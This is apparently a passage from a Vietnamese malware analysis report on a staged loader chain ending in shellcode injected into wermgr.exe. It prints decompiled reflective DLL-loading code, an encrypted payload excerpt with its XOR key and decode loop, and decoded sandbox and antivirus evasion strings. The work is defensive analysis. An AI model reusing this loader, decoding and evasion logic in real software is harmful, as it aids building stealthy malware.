
Tới đây, thực hiện dump Dll thứ nhất ra disk để phân tích tiếp.

5. Phân tích Dll thứ nhất (b67694dddf98298b539bddc8cabc255d)


Dll này hiện chưa có trên VT, tuy nhiên kiểm tra theo *imphash: 1f6199c52a5d3ffac2a25f6b3601dd22* thì thấy có một số file tương tự:



Căn cứ theo thông tin các hàm mà Dll này import thì có thể đoán nó cũng sẽ làm nhiệm vụ của một loader:



Code tại `DllEntryPoint` sẽ gọi tới hàm thực hiện nhiệm vụ load và thực thi Dll thứ hai:




Toàn bộ hàm `f_dll_loader` có code tương tự như shellcode đã phân tích ở trên, sau khi mapping toàn bộ Dll thứ hai vào bộ nhớ sẽ lấy ra địa `DllEntryPoint` của Dll và gọi tới địa chỉ này để thực thi:

```
if ( mapped_dll_payload || (mapped_dll_payload = VirtualAlloc(0, alignedImageSize, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE)) != 0 )
{
  h_proc_heap = GetProcessHeap();
  mw_ctx = HeapAlloc(h_proc_heap, HEAP_ZERO_MEMORY, 0x40u);
  if ( mw_ctx )
  {
    mw_ctx->mapped_dll_payload = mapped_dll_payload;
    bisDLL = (nt_headers->FileHeader.Characteristics & IMAGE_FILE_DLL) != 0;
    mw_ctx->bisDLL = bisDLL;
    mw_ctx->VirtualAlloc = VirtualAlloc;
    mw_ctx->VirtualFree = VirtualFree;
    mw_ctx->LoadLibraryA = LoadLibraryA;
    mw_ctx->GetProcAddress = GetProcAddress;
    mw_ctx->FreeLibrary = FreeLibrary;
    mw_ctx->val_0 = val_0;
    mw_ctx->dwPageSize = SystemInfo.dwPageSize;
    if ( f_check_size(dll_size, nt_headers->OptionalHeader.SizeOfHeaders)
      && (pDllHeader = VirtualAlloc(mapped_dll_payload, nt_headers->OptionalHeader.SizeOfHeaders, MEM_COMMIT, PAGE_READWRITE),
          f_memcpy(pDllHeader, g_dll_payload, nt_headers->OptionalHeader.SizeOfHeaders),
          mw_ctx->p_nt_headers = &pDllHeader[CONTAINING_RECORD(g_dll_payload, IMAGE_DOS_HEADER, e_magic)->e_lfanew],
          mw_ctx->p_nt_headers->OptionalHeader.ImageBase = mapped_dll_payload,// update image base points to new mapped payload
          f_copy_sections_data(g_dll_payload, dll_size, nt_headers, mw_ctx))
      && ((v18 = mw_ctx->p_nt_headers->OptionalHeader.ImageBase - nt_headers->OptionalHeader.ImageBase) == 0 ? (mw_ctx->bRelocationComplete = 1) : (bRelocationComplete = f_perfo
          f_resolve_IATs(mw_ctx) && f_map_sections_into_mem(mw_ctx) && f_execute_TLS(mw_ctx)) )
    {
      if ( mw_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint )
      {
        v14 = mapped_dll_payload + mw_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint;
        pPEB = NtCurrentPeb();
        pPEB->ImageBaseAddress = mapped_dll_payload;
        pPEB->Ldr->InLoadOrderModuleList.Flink[3].Flink = mapped_dll_payload;
        DllEntry = (mapped_dll_payload + mw_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint);
        DllEntry();                                 // call to new mapped dll entry point
        mw_ctx->bCalledEntryPoint = 1;
      }
```

Để dễ dàng, thực hiện dump Dll thứ hai ra disk để tiếp tục phân tích.

6. Phân tích Dll thứ hai (34d6a6bffa656c6b0c7b588e111dbed1)

Dll này đã được upload lên VirusTotal. Imports của Dll thứ hai cũng tương tự như Dll thứ nhất:



dumped_2nd.dll


Offset	Name	Func. Count	Bound?	OriginalFirst	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1748	KERNEL32.dll	13	FALSE	3170	0	0	3278	3000

KERNEL32.dll [13 entries]

Call via	Name	Ordinal	Original Thun	Thunk	Forwarder	Hint
3000	VirtualQuery	-	31A8	31A8	-	5D2
3004	VirtualFree	-	31B8	31B8	-	5CD
3008	VirtualAlloc	-	31C6	31C6	-	5CA
300C	SetLastError	-	31D6	31D6	-	534
3010	VirtualProtect	-	31E6	31E6	-	5D0
3014	IsBadReadPtr	-	31F8	31F8	-	379
3018	LoadLibraryA	-	3208	3208	-	3C5
301C	GetProcAddress	-	3218	3218	-	2B1
3020	FreeLibrary	-	322A	322A	-	1AE
3024	GetNativeSystemInfo	-	3238	3238	-	288
3028	HeapAlloc	-	324E	324E	-	348
302C	GetProcessHeap	-	325A	325A	-	2B7
3030	HeapFree	-	326C	326C	-	34C

Code tại `DllEntryPoint` của Dll này thực hiện nhiệm vụ sau:

♦ Mapping Dll thứ 3 vào bộ nhớ.



```
// #STR: "DllRegisterServer"
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  void (__stdcall *DllRegisterServer)(); // [esp+4h] [ebp-Ch]
  mw_ctx *base_addr; // [esp+8h] [ebp-8h]

  base_addr = f_w_dll_loader(g_templ_dll, 0x33E00u);
```

```
.data:10004000 ; int g_templ_dll[256]
.data:10004000 g_templ_dll IMAGE_DOS_HEADER <5A4Dh, 80h, 1, 0, 4, 0, 0FFFF
.data:10004000                                          ; DATA XREF: DllEnt
.data:10004000                          40h, 0, 0, 0, 0, 0, 78h>
.data:10004040          db  0Eh
.data:10004041          db  1Fh
.data:10004042          db 0BAh ; °
.data:10004043          db  0Eh
```

```
int __stdcall f_w_dll_loader(int *g_templ_dll, size_t dll_size)
{
  int v2; // ecx

  return f_dll_loader(g_templ_dll, dll_size, f_LoadLibraryA, f_GetProcAddress, f_FreeLibrary, 0, v2);
}
```


♦ Tìm hàm `DllRegisterServer` của Dll thứ 3 và thực thi hàm này:

```
base_addr = f_w_dll_loader(g_templ_dll, 0x33E00u);
DllRegisterServer = f_get_func_addr(base_addr, "DllRegisterServer");
DllRegisterServer();
return 1;
```

Thực hiện dump Dll thứ ba ra disk để phân tích tiếp.

7. Phân tích Dll thứ ba (templ.dll - 3409f865936a247957955ad2df45a2cd)

Kiểm tra Dll đã dump ở trên, tên gốc của nó là `templ.dll`, nó export một hàm duy nhất là `DllRegisterServer`.




templ.dll

Offset	Name	Value	Meaning
33944	Characteristics	0	
33948	TimeDateStamp	0	Thursday, 01.01.1970 00:00:00 UTC
3394C	MajorVersion	0	
3394E	MinorVersion	0	
33950	Name	3516C	templ.dll
33954	Base	1	
33958	NumberOfFunctions	1	
3395C	NumberOfNames	1	
33960	AddressOfFunctions	35178	
33964	AddressOfNames	3517C	
33968	AddressOfNameOrdinals	35180	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
33978	1	1000	35182	DllRegisterServer	


Dll này cũng chưa có trên VT, tuy nhiên tìm kiếm theo *imphash: b79a86dfbbbe6d8e177dfb7ae70d4922* thấy trả về kết quả một số file tương tự.



FILES 7 / 7 — 90 days

	Detections	Size	First seen	Last seen	Submitters
DD8F16D101F64066EDCB56E6E383D16B8471FFFE502945BD61638E7A7C40A113 unknown\1871c8fa23ea7beb0283aebd84809655 pedll overlay	38 / 65	208.06 KB	2021-10-12 07:55:21	2021-10-12 07:55:21	1
5A3C54BDEE0BF9B7670BF0B56682F699690D0BF4B09C4972E7797405CA5533AF unknown\5dc1a6a24e6ca9c8aa31eb6b9294a327 pedll overlay detect-debug-environment	50 / 65	208.06 KB	2021-10-09 12:01:42	2021-10-09 12:01:42	1
C4EDDFFB7DD449DB133677BC8B7F452A971F732ACC01B02CE019722549E5F22F No meaningful names pedll	27 / 67	207.00 KB	2021-10-06 19:18:47	2021-10-06 19:18:47	1
57DB3AC25A078AF4897C0E007452967 5C5DEAE55088709E692C2F1E6BEB54CF7 57db3ac25a078af4897c0e007452967 5c5deae55088709e692c2f1e6beb54cf7.bin pedll overlay detect-debug-environment	36 / 66	208.00 KB	2021-10-05 21:05:07	2021-10-06 07:40:12	2

File không bị packed, kiểm tra thêm thông tin về các sections có thể thấy khả năng code của nó bị obfuscated hoặc sẽ thực hiện giải mã ra payload mới:



Code tại hàm `DllRegisterServer` của Dll này thực hiện nhiệm vụ:

- Cấp phát vùng nhớ để lưu payload giải mã.
- Thực hiện giải mã payload vào vùng nhớ đã cấp phát. Payload này là một shellcode.
- Gọi tới shellcode để thực thi.

```
while ( 1 )
{
  dec_shellcode = VirtualAlloc(lpAddress, 0x45000u, flAllocationType + 1, flProtect - 1);
  if ( !dec_shellcode )
  {
    SleepEx(0x258u, 0);
  }
  if ( dec_shellcode )
  {
    f_w_decode_payload(1, dec_shellcode);
    (dec_shellcode)();
    ExitProcess(0);
  }
}
```

```
int __stdcall f_w_decode_payload(int val, void *dec_payload)
{
  f_decode_payload(&enc_payload, 0x33210, dec_payload);
  return 0x33210;
}
```


```
.text:10001190 ; const DWORD enc_payload
.text:10001190 enc_payload dd 0AF145B0Bh, 93CE2FF0h, 0F4ACE07Eh, 0FE207F04h, 2F1B9463h, 2B0C04F0h
.text:10001190                                         ; DATA XREF: f_w_decode_payload+E↑o
.text:10001190         dd 24AD5096h, 9D215F05h, 8F1BC463h, 0CB0F14F0h, 94AC9097h, 0AD215F04h
.text:10001190         dd 8F1B2464h, 6B0FA4F0h, 64AFF094h, 3D207F05h, 0FF1BE463h, 4B0E74F0h
.text:10001190         dd 0C4AC2097h, 0BD201F04h, 9F1CF463h, 0EB0FE4F0h, 0C4A87096h, 5DDE8F04h
.text:10001190         dd 0F1A6460h, 5B0EA4F3h, 0C4AC9096h, 9D25EF04h, 3F093466h, 4BF1F5F0h
.text:10001190         dd 94AC4096h, 9D213F04h, 0FF1B8462h, 6B0E74F0h, 0F4ACF097h, 95702504h
```

Hàm thực hiện giải mã sử dụng vòng lặp để xor như sau:

```
xor_key = g_xor_key;
xor_key_end = (g_xor_key + g_xor_key_size);
if ( enc_payload ≥ result )
{
  return result;
}
i = dec_payload - enc_payload;
do
{
  *&enc_payload[i] = *xor_key ^ *enc_payload;
  ++xor_key;
  if ( xor_key ≥ xor_key_end )
  {
    xor_key = g_xor_key;
  }
  enc_payload += 4;
}
while ( enc_payload + 4 < result );
```


```
.data:10036000 ; int g_xor_key[4]
.data:10036000 g_xor_key dd 0AF1BA463h
.data:10036000
.data:10036000
.data:10036000         dd 0CB0E04F0h
.data:10036000         dd 0F4AC6096h
.data:10036000         dd 0DD217F04h
.data:10036010 g_xor_key_size dd 10h
```

Để cho nhanh, tôi sử dụng x64dbg để debug. Shellcode sau giải mã sẽ như sau:



8. Phân tích shellcode cuối


Quan sát shellcode này thấy nó lưu các chuỗi ở gần cuối file. Theo phán đoán thì khả năng đây là các base64 strings và key để giải mã:




Thực hiện giải mã thu được thông tin sau:


```
index : 0 --> Decoded string : b'shell32.dll'
index : 1 --> Decoded string : b'ntdll.dll'
index : 2 --> Decoded string : b'shlwapi.dll'
index : 3 --> Decoded string : b'advapi32.dll'
index : 4 --> Decoded string : b'0'
index : 5 --> Decoded string : b'1'
index : 6 --> Decoded string : b'2'
index : 7 --> Decoded string : b'cmdvrt32.dll'
index : 8 --> Decoded string : b'vmcheck.dll'
index : 9 --> Decoded string : b'dbghelp.dll'
index : 10 --> Decoded string : b'wpespy.dll'
index : 11 --> Decoded string : b'api_log.dll'
index : 12 --> Decoded string : b'SbieDll.dll'
index : 13 --> Decoded string : b'SxIn.dll'
index : 14 --> Decoded string : b'dir_watch.dll'
index : 15 --> Decoded string : b'Sf2.dll'
index : 16 --> Decoded string : b'pstorec.dll'
index : 17 --> Decoded string : b'snxhk.dll'
index : 18 --> Decoded string : b'swhook.dll'
index : 19 --> Decoded string : b'aswhook.dll'
index : 20 --> Decoded string : b'wermgr.exe'
index : 21 --> Decoded string : b'kernel32.dll'
index : 22 --> Decoded string : b'CreateProcessInternalW'
index : 23 --> Decoded string : b'ole32.dll'
```

Dựa vào thông tin giải mã được ở trên, có thể đoán shellcode này sẽ thực hiện inject tiếp payload nữa vào tiến trình `wermgr.exe`. Để xác minh, tôi thực hiện debug tiếp shellcode này ngay sau bước `templ.dll` thực hiện giải mã và gọi tới shellcode để thực thi. Đặt breakpoint tại hàm `CreateProcessInternalW` và cho thực thi:






Như vậy, shellcode đã thực hiện inject payload vào tiến trình `wermgr.exe (64-bit)`. Dưới vỏ bọc của tiến trình `wermgr.exe`, lúc này mã độc sẽ thực hiện kết nối tới nhiều địa chỉ C2 như dưới đây:



